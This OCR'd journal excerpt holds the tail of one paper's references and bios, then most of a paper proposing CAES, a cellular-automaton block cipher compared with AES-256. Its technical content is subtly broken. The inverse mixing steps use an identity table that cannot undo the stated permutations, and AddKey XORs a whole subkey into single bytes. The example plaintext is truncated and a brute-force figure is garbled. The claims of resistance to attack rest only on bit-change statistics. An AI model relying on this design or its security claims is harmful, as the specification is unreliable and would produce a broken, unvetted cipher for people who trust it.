[21] J. Ho Yang and C. C. Chang, "An id-based remote mutual authentication with key agreement scheme for mobile devices on elliptic curve cryptosystem," *Computers & Security*, vol. 28, no. 3, pp. 138–143, 2009.

[22] E. J. Yoon and K. Y. Yoo, "Robust biometrics-based multi-server authentication with key agreement scheme for smart cards on elliptic curve cryptosystem," *The Journal of Supercomputing*, vol. 63, no. 1, pp. 235–255, 2013.

Ngoc-Tu Nguyen received his Bachelor of Mathematics degree in 2000 and Master of Mathematical Analysis degree in 2002 at Vinh University, Vietnam. He is currently pursuing his Ph.D. degree in Computer Science and Information Engineering from Feng Chia University, Taichung, Taiwan. His current research interests include applied mathematics, information security, computer cryptography, and mobile communications.

Hai-Duong Le received his B.E. degree in 2004 at University of Tasmania, Australia, and his M.I.T degree in 2006 at James Cook University, Australia. He is currently pursuing his Ph.D. degree in Computer Science and Information Engineering from Feng Chia University, Taichung, Taiwan. His current research interests include electronic commerce, information security, computer cryptography, and mobile communications.

Chin-Chen Chang received his Ph.D. degree in computer engineering from National Chiao Tung University. His first degree is Bachelor of Science in Applied Mathematics and master degree is Master of Science in computer and decision sciences. Both were awarded in National Tsing Hua University. Dr. Chang served in National Chung Cheng University from 1989 to 2005. His current title is Chair Professor in Department of Information Engineering and Computer Science, Feng Chia University, from Feb. 2005. Prior to joining Feng Chia University, Professor Chang was an associate professor in Chiao Tung University, professor in National Chung Hsing University, chair professor in National Chung Cheng University. He had also been Visiting Researcher and Visiting Scientist to Tokyo University and Kyoto University, Japan. During his service in Chung Cheng, Professor Chang served as Chairman of the Institute of Computer Science and Information Engineering, Dean of College of Engineering, Provost and then Acting President of Chung Cheng University and Director of Advisory Office in Ministry of Education, Taiwan. Professor Chang has won many research awards and honorary positions by and in prestigious organizations both nationally and internationally. He is currently a Fellow of IEEE and a Fellow of IEE, UK. And since his early years of career development, he consecutively won Outstanding Talent in Information Sciences of the R.O.C., AceR Dragon Award of the Ten

Most Outstanding Talents, Outstanding Scholar Award of the R.O.C., Outstanding Engineering Professor Award of the R.O.C., Distinguished Research Awards of National Science Council of the R.O.C., Top Fifteen Scholars in Systems and Software Engineering of the Journal of Systems and Software, and so on. On numerous occasions, he was invited to serve as Visiting Professor, Chair Professor, Honorary Professor, Honorary Director, Honorary Chairman, Distinguished Alumnus, Distinguished Researcher, Research Fellow by universities and research institutes. His current research interests include database design, computer cryptography, image compression and data structures.

A New Iterative Secret Key Cryptosystem Based on Reversible and Irreversible Cellular Automata

Said Bouchkaren, Saiida Lazaar
(Corresponding author: Said Bouchkaren)

Department of Mathematics and Computer Science/LTI, ENSA of TANGIER, AbdelMalek Essaadi University
P.O. Box 1818 Principal Tangier, Tangier, Morocco
(Email: saidbouchkaren1@hotmail.com)
(Received Jan. 27, 2015; revised and accepted May 5 & July 13, 2015)

Abstract

Many cryptosystems have been released to secure electronic data on internet. Some data are very critical to be transmitted as plaintext. Thus, to ensure the data confidentiality and integrity, a list of cryptosystems have been elaborated. The most important ones are divided into two categories: symmetric algorithms encrypting and decrypting data in blocks using a single secret key; and asymmetric algorithms using public keys to cipher texts and secret keys to reconstruct plaintexts. The of the present work is the design and implement a new secret key cryptosystem encrypting and decrypting data in blocks according to a number of iterations. Each plaintext block is encrypted using cellular automata and a list of sub keys deduced from a secret key through cellular automata. To demonstrate the feasibility, the proposed scheme is compared with AES algorithm, the well-known symmetric block cipher. We prove that our algorithm resists against statistical attacks and it is faster than AES-256 achieving good confusion and diffusion tests.

Keywords: Block ciphers, cellular automata, reversible, irreversible, secret key

1 Introduction

In the modern world everything is handled by smart devices which are in general connected to each other and communicate via a network. Each network is connected to other networks in order to simplify and to improve the relationship between distant communities. Most internet applications send and receive critical data such as logins and passwords, credit card number and PIN, bank account details, personal identity, etc. These data can be intercepted by malicious people and can be used for passive or active attacks.

In this context, a number of researches have been carried out in the field of cryptography, and leads to a number of methods to guaranty confidentiality and integrity of data, and to ensure authentication and non-repudiation. The researches focus on four components: Confidentiality: only authorized may access data. Integrity: to ensure that transmitted data were not altered. Authentication: to identify correctly the two parts of a communication. And the forth component is non-repudiation which validates the signature.

The new generation of cryptography methods are divided into three types: asymmetric cryptosystems in which the processes of encryption and decryption use a pair of keys: the public key used to perform the cipher text and the secret one used to reconstruct the plaintext, these systems are used in general to exchange secret keys and to sign documents; we remind that RSA is the most popular asymmetric algorithm in cryptography world [16]. The second type of modern cryptography concerns symmetric cryptosystems which uses single secret keys as for instance block algorithms which encrypt and decrypt data in blocks within a number of iterations or rounds; the well-known algorithms are AES, DES, 3DES, RC4 [3, 11, 16]. The third type is signature systems used to sign documents and to guaranty the integrity of data. The three systems types complete each other to achieve the four components of data security.

However, in cryptanalysis field, many attacks were carried out on these algorithms making them sometimes vulnerable. This vulnerability increases with technological advances and changing profiles pirates; these principal reasons motivate researchers to build robust and reliable cryptosystems.

To contribute to this research, we propose a new iterative symmetric cryptosystem based on reversible and irreversible cellular automata. First, the plaintext is divided into blocks, the principal secret key is given randomly by a first irreversible cellular automaton, and then a number of sub keys are generated and used for each iteration to cipher each block with a reversible cellular automata. the proposed cryptosystem is compared with AES algorithm, the well-known iterative symmetric block cipher, the computational results prove that it resists against statistical

attacks and it is faster than AES-256.

The remainder of this paper is organized as follows: The second section presents some contributions in the domain, the third section describes the proposed system, and the forth part explains in details the sub keys scheduling process. To test the reliability of the present algorithm, various numerical tests are presented on the fifth section, and in the last section a conclusion and perspectives are given.

2 Brief Presentation of Cellular Automata and Related Works

Cellular automata (CA) are discrete dynamical systems widely used to simulate complex phenomena in several areas including physics, biology, chemistry, computer science and cryptography without defining analytical solutions of the problems. More precisely, on a given grid, CA are an evolution of a collection of cells on discrete time steps according to some rules based on the state of the neighbors of cells.

Mathematically, a cellular automaton A of dimension d is defined by $A = \{S, \mathbb{Z}^d, f, V\}$ where S is the set of states, $\mathbb{Z}^d$ is the space of the CA and $f : S^n \mapsto S$ is the transition rule; $n = card(V)$ where V is the set of neighborhoods. More details on CA supported by many illustrations can be found in [14, 21].

In cryptography field, CA allows ciphering texts and generating secret keys starting from a chaotic and complex state. The first algorithm based on CA belongs to S.Wolfram; the work presented in [20] gives interesting explanations about CA concept and since this first work, numerous contributions on the field were released.

In [6], a public-key cryptosystem is constructed with inhomogeneous cellular automata and according to the author the time to break the algorithm grows exponentially with the length of message blocks. Reversible cellular automata (RCA) was proposed in [8] with some efficiency due to parallelism property and this kind of CA was used to construct public and secret key cryptosystems. In [17], a novel secret key cryptosystem using RCA was developed.

To secure medical data sent over the internet, a block encryption method based on hybrid additive cellular automata was implemented in [1] where results demonstrate the power of CA encryption. In [13], an encryption method was built upon layered cellular automata, and used a number of layered grids applying a list of reversible transition rules [9, 10] to produce the cipher text. In [5], a generic strategy to design new block encryption methods based on CA is presented with an evolutionary computation mechanism to create new, fast and secure cryptosystems using non-uniform second-order CA. In [2] a description of a new and fast private key cryptosystem using two-dimensional reversible CA based on Margolus neighborhoods is presented, this algorithm can be used to encrypt any kind of data as for instance image data. also the paper [19] present a novel lightweight block cipher algorithm based on cellular automata.

This non-exhaustive overview on CA is closed by other works related to image encryption [4, 7, 12, 22].

3 Proposed Algorithm

In this proposed algorithm, which we call Cellular Automata Encryption System (CAES), two reversible CA are used to encrypt and decrypt plaintext and one irreversible CA to generate sub keys starting with the secret key. The concept of reversibility is well explained in [9, 10].

3.1 Algorithm Specifications

The proposed algorithm encrypts and decrypts data in blocks according to a number of iterations (rounds) introducing for each round the corresponding sub key; each block cipher and each sub key are generated by cellular automata. The specifications are the following: Data are divided into blocks of 256-bits, the size of the principal key is equal to 256-bits and the round number to encrypt or to decrypt each block corresponds to 12.

3.2 Encryption and Decryption Processes

Encryption process starts by dividing the plaintext into blocks of 256-bits and by copying the data into a matrix M of size 4x8 (4x8 bytes=256-bits) then M passes through a number of transformations named $Shift()$, $IMix()$, $PMix()$ and $Addkey()$, the pseudo-code for the encryption is shown in Algorithm 1.

Algorithm 1 Encryption algorithm

```
1: procedure ENCRYPT(M, Key) ▷ M is the plaintext message block and Key is the encryption key
2:     SKeys[12] ← SubKeys(K); ▷ Generating 12 sub keys
3:     for i from 0 to 11 do
4:         M = Shift(M)
5:         M = IMix(M)
6:         M = PMix(M)
7:         M = AddKey(M, SKeys[i])
8:     end for
9:     return M  ▷ M contains the encrypted message
10: end procedure
```

For the decryption process, the inverse transformations: $invShift()$, $invIMix()$, $invPMix()$ and $AddKey()$ are applied. The decryption process can be written in Algorithm 2.

Algorithm 2 Decryption algorithm

1: **procedure** DECRYPT(Mc, Key) ▷ Mc is the encrypted message block and Key is the encryption key
2: $SKeys[12] \leftarrow SubKeys(K)$; ▷ Generating 12 sub keys
3: **for** i `from` 11 `downto` 0 **do**
4: $Mc = AddKey(Mc, SKeys[i])$
5: $Mc = invPMix(Mc)$
6: $Mc = invIMix(Mc)$
7: $Mc = invShift(Mc)$
8: **end for**
9: `return` Mc ▷ Mc contains the plaintext
10: **end procedure**

In the following, we describe the transformations used in encryption and decryption algorithms: $ENCRYPT()$ and $DECRYPT()$.

3.3 $Shift()$ and $invShift()$ Transformations

The $Shift()$ transformation acts on the bytes of data for each row, it is implemented using reversible cellular automaton defined as:

- States are the bytes of the row L.
- Transition rule is: each byte $B[i]$ becomes $B[(i + L)\%8]$.

The $invShift()$ is the reverse transformation of $Shift()$. The cellular automaton used in $Shift()$ (respectively) in $invShift()$ is a byte left (respectively) right rotation of a row L by 8 bits. Figure 1 demonstrates these transformations.

53	41	49	44	20	42	4F	55
43	48	4B	41	52	45	4E	20
43	52	59	50	54	4F	2D	53
59	53	54	45	4D	20	42	41

invShift() Shift()

41	49	44	20	42	4F	55	53
4B	41	52	45	4E	20	43	48
50	54	4F	2D	53	43	52	59
4D	20	42	41	59	53	54	45

Figure 1: $Shift()$/$invShift()$ illustration

3.4 $IMix()$, $PMix()$, $invIMix()$ and $invPMix()$ Transformations

These transformations act on the entire block of 256-bits. They use a reversible cellular automaton of two dimensions which is built using MARGOLUS neighborhoods [18] and defined as follow:

- Convert the entire data block of 256-bits to binary, and fit this bits into a matrix $Mb[4][64]$.
- Partition Mb to blocks B of 4-bits (2x2).
- Look up $Y = f(X)$ where f is the transition rule with $X = B_{00}B_{01}B_{11}B_{10}$.
- Put Y into the block B.
- The transition rule f is: $\{15, 2, 3, 5, 7, 11, 13, 4, 6, 8, 10, 12, 14, 9, 1, 0\}$ for $PMix()$ and $\{0, 1, 9, 14, 12, 10, 8, 6, 4, 13, 11, 7, 5, 3, 2, 15\}$ for $IMix()$.
- Use periodic conditions on the edges of the matrix Mb.

For further details on this process we can refer to [2].

Figure 2 illustrates the effects of $PMix()$ and $IMix()$.



Figure 2: Acts of $PMix()$ and $IMix()$

The $PMix()$ transformation is applied on the dashed line blocks (Figure 2), however the $IMix()$ is applied on the solid line blocks. For example the first dashed line block is 1110 in binary which is equal to 14 in decimal representation and using the transition rule of $PMix()$, we get the value 1 in decimal or 0001 in binary representation so we replace 1110 with 0001. After applying $PMix()$ and $IMix()$ on the data in (Figure 2), we get the data represented in Figure 3.



Figure 3: $PMix()$ and $IMix()$ acts illustration

The $invPMix()$ is the reciprocal transformation of $PMix()$ and it uses the same cellular automaton used in $PMix()$ but it uses the transition rule expressed as $\{0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15\}$. $invIMix()$ is the reciprocal transformation of $IMix()$. it follows the

same logic as $invPMix()$ it uses the cellular automaton used in $IMix()$ except it uses the transition rules defined as $\{0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15\}$. instead of $\{0, 1, 9, 14, 12, 10, 8, 6, 4, 13, 11, 7, 5, 3, 2, 15\}$. Figure 4 illustrates the act of $IMix()$, $PMix()$ and their inverses



Figure 4: Example of $PMix()$ and $IMix()$ and their inverses

3.5 AddKey Transformation

This transformation takes two parameters, 32 bytes (256-bits) data block M and a sub key K_i of 32 bytes; then it calculates $M' = M \oplus K_i$ where $\oplus$ represents the XOR operator. This transformation can be written in Algorithm 3.

Algorithm 3 AddKey() procedure

```
1: procedure AddKey(M, K_i)
2:     for i from 0 to 31 do
3:         M[i] = M[i] ⊕ K_i  ▷ M[i] is the i^th byte of M
4:     end for
5:     return M
6: end procedure
```

4 Key Scheduling

As mentioned above, the $AddKey()$ transformation needs sub keys to be applied on the given data. These sub keys are generated from the encryption key using a function called $SubKeys()$. This function aims to generate sub keys to be used by the transformation $AddKey()$. These sub keys are derived recursively from the global encryption key K as follow:

$$\begin{cases} K_i & = next(K_{i-1}) / i \in \{1, 2, \ldots, 11\} \\ K_0 & = K. \end{cases}$$

The function $next()$ is executed in three steps.

4.1 Step 1: Irreversible Cellular Automaton

In this step, we apply an irreversible cellular automaton of one dimension defined as:

- Neighbors of a cell i are $i-1$, i, $i+1$;
- A state for a given cell is 0 or 1;
- Periodic conditions on edges;
- Transition rule is 110.

The rule 110 has been chosen because it is classified as fourth class of cellular automata [15] and it produce a chaotic behavior. Figure 5 gives an example for this step.



Figure 5: Rule 110 effect example

4.2 Step 2: Applying $IMix()$

In this step the resulting data from the step 1 is taken and then the $IMix()$ transformation described above is applied. For illustration purpose we get the results shown in Figure 6.



Figure 6: Rule 110 and IMix() illustration

4.3 Step 3: Bytes XORing

Let $E2$ be the data from Step 2.

$$E2[i] = E2[i-1] \oplus \sim E2[32-i] \quad 1 \leq i \leq 31$$

where $E2[i]$ denotes the i^{th} byte of $E2$ and $\sim$ denotes the binary negation. The Figure 7 an example presentation.

75	4D	8C	CA	D7	96	E8	CF
31	DD	5B	9F	BD	27	F0	01
87	DD	D8	DF	9D	83	F4	C3
E5	87	39	55	97	BD	76	17

XOR

75	9D	14	56	3E	94	52	2A
30	0C	07	7B	19	39	1E	3C
44	87	66	A0	46	C2	3A	C9
06	D3	7E	15	D4	7D	96	F4

Figure 7: Data XORing example

5 Numerical Tests

To prove the algorithm reliability, three tests are proposed: a test of bits change rates, and confusion and diffusion tests. All these tests are compared to AES-256.

5.1 Bits Change Rate

This test measures the bits changing rate between the clear message and the encrypted message. To carry out this test a random key of 256 bits is chosen, and then a list of plaintext message, which have variable length, is randomly generated, finally each message is encrypted using the same key. Figure 8 shows the results of this test using the proposed algorithm CAES and the AES-256 algorithm. We observe that the proposed algorithm gives almost the same rates compared to AES with marginal improvement.

5.2 Confusion Test

In this test, we measure the confusion property which make the relationship between the encryption key and the cryptogram as complex as possible, it measures the number of changed bits in an encrypted message by changing some bits in the encryption key. To achieve this test, a plaintext message and an encryption key are randomly selected, the message is kept unchanged while some key bits are flipped, and then the encryption algorithms (CAES and AES-256) are performed. Figure 9 illustrates the results of the test.

It is clear that the proposed algorithm is better than AES-256, the changing rate is between 48.44 and 52.15 for CAES and between 48.44 and 51.96 for AES-256.

5.3 Diffusion Test

In cryptography, the diffusion property makes the relationship between plaintext and encrypted message. It evaluates the impact of changing some bits in a plaintext message on the resulting cipher text while keeping the encryption key unchanged. To accomplish this test,a plaintext message and a key are randomly chosen. Figure 10 shows that the proposed system improves the diffusion property compared to AES-256.

5.4 Performance Test

This test evaluates the proposed algorithm performance regarding the CPU time consumption. It is performed as follows: a random key of size 256 bits is given and a list of messages of different sizes are generated. For each message the encryption process is ran and the time to complete the operation is calculated. For this test, the same keys are used for the proposed system CAES and AES-256 algorithm.

Figure 11 shows the results carried out on a PC of Intel CPU i5/2.5MHz, and 4GB of RAM. The CPU time of the proposed algorithm is compared to that of AES-256.

According to the numerical simulation, we can conclude that the proposed system consumes much lower time than AES-256 to accomplish encryption and decryption processes.

5.5 Key Scheduling Example

In the following example we consider the encryption key:

$$5341494420424F5543484B4152454E20$$

$$414E44205341494441204C415A414152$$

And we consider the plaintext message:

$$43525950544F53595354454D20424153$$

$$4544204F4E2043454C4C554C4152204$$

The key and message are written in hexadecimal representation. Table 1 shows the encryption process and shows data for each round.

5.6 CAES Robustness

The proposed algorithm uses 256-bits keys, it implies 2^{256} usable keys. Suppose that we have a sophisticated machine that can test a validity of a key in 10^{-20} seconds, this machine will take approximately $10^{-20} * 2^{256} \cong 1.15 * 10^{57}8$ seconds which means more than $3 * 10^{49}$ years, we deduce then that a brute force attack with an exhaustive key search is impossible.

According to confusion and diffusion test we can assume that statistical attacks can not lead to any positive results.

6 Conclusion and Perspectives

This paper presented a new secret key cryptographic algorithm based on three cellular automata (CA); two reversible CA of 2-dimension , and one irreversible CA of



Figure 8: Proposed system CAES and AES-256 changing bits rate



Figure 9: Confusion results of CAES and AES-256



Figure 10: Diffusion results of CAES and AES-256



Figure 11: CPU time comparison between CAES and AES-256

Table 1: Encryption example

Round number	Sub key	Cipher message on current round
0	5341494420424F5543484B4152454E20 414E44205341494441204C415A414152	0E264E9879636A0C5B05689B07C8C951 121D03F6461511191C572B97E61B3FEF
1	CFC7055ED408CC328035552D350B680B 738710E42EFC569CE32E1DEAC1609AA2	C507745F4F1F9C0CE2F01D5502219689 9246620B8B8B3466F6CACEA240966452
2	D74701A78383BB4222E0E240C043CF0F 3DCDFD417EC1DCC31EA3E79BE7BF41F9	A952F8334BB0486712BBEFE840CD3A67 6C9A04484427CB8FF84B3F33F93D3B57
3	7F14361E360EA0D9F9280A7258242C06 8E77A47FD855A077715708F930D118F3	9BD1F8FA1959D017C439FCBA0FF7885A 3B413D6DA1F7CEA60149166674B2EEA3
4	F7F957FDF51717F1FADA4D4F4840E361 21BFA31CAB1BA98C89876F878D8F2721	69F6558838FE4FB5269F7F029E89BCAA 4B410B368CCB9C0C112C6AF624A698B8
5	DF4F27C6C7CFCFC1C38B83A98B291919 896F895F2B7D0175497747774F76AE1E	8E153003FA2E8DEF460F227AC80BACC4 21BCE1BEC61615E658A952FFC4DC69BC
6	DF91F191C9B1117052D226A707076F4F 279707FF075F86AB068967291F717F11	043E35306AED77B3EAA749F8321FE6C9 E387EC9F8EE93D977C5F12D67065BE65
7	5FEC1203C53D2B535B7B3B9B6B6A3A33 BB77B227B3D71397339F4B89B34FA2B1	D671F7716C1157AC54716734701BDF80 5A16BDEE3BEB4BB4C5823C3F147BA19D
8	7765E54435DF0721A92129282020A9A9 A9FFA976A97EA87620FE0626EC574DD7	E9E96619233DCCAF7D210183B3CDD2FB 2BB40CB2B039F5FA0202D2968D699CA3
9	75FB62E36107071F9F9F99139F1D9911 15FB9D7F1FF395F595758D75EBF76A6E	46208C7529D5BB23649E129543DBD91E FD56D86239B7D22DFEDE935F1D47D737
10	FF9F269F9098909030B8F870B0387878 B83FB87F30BFB8FF305F3057385881E1	156EBDD30EBA87C1586FA904D075F608 C4710AE8045C89F1A6A0CDF9F957506B
11	750674926C8C9C7D757771F36D676062 ED70EF77E5E967EF65E784F76409827B	F778A842E791633BAAF78F73DFD5DCB7 E02F3AF0C1B78A370C9A606B01CF87FC

1-dimension. The cryptosystem (named CAES) considered 256-bits for both key and message block and it was executed into 12 rounds evolving 12 sub keys. To prove the reliability of the proposed algorithm, various computational results were presented including confusion, diffusion and CPU times comparison. The most advantageous features of the algorithm include fastness and robustness against a brute force attack. Further work is now to implement CAES in a smart card and to realize side channel attacks.

References

[1] P. Anghelescu, S. Ionita, and E. Sofron, "Block encryption using hybrid additive cellular automata," in *IEEE 7th International Conference on Hybrid Intelligent Systems (HIS'07)*, pp. 132–137, 2007.

[2] S. Bouchkaren and S. Lazaar, "A fast cryptosystem using reversible cellular automata," *International Journal of Advanced Computer Science and Applications*, vol. 5, no. 5, pp. 207–210, 2014.

[3] R. H. Brown, M. L. Good, and A. Prabhakar, "Data encryption standard (DES)," *Federal Information Processing Standards (FIPS) Publication 46*, vol. 2, 1993.

[4] K. M. Faraoun, "Fast encryption of RGB color digital images using a tweakable cellular automaton based schema," *Optics & Laser Technology*, vol. 64, pp. 145–155, 2014.

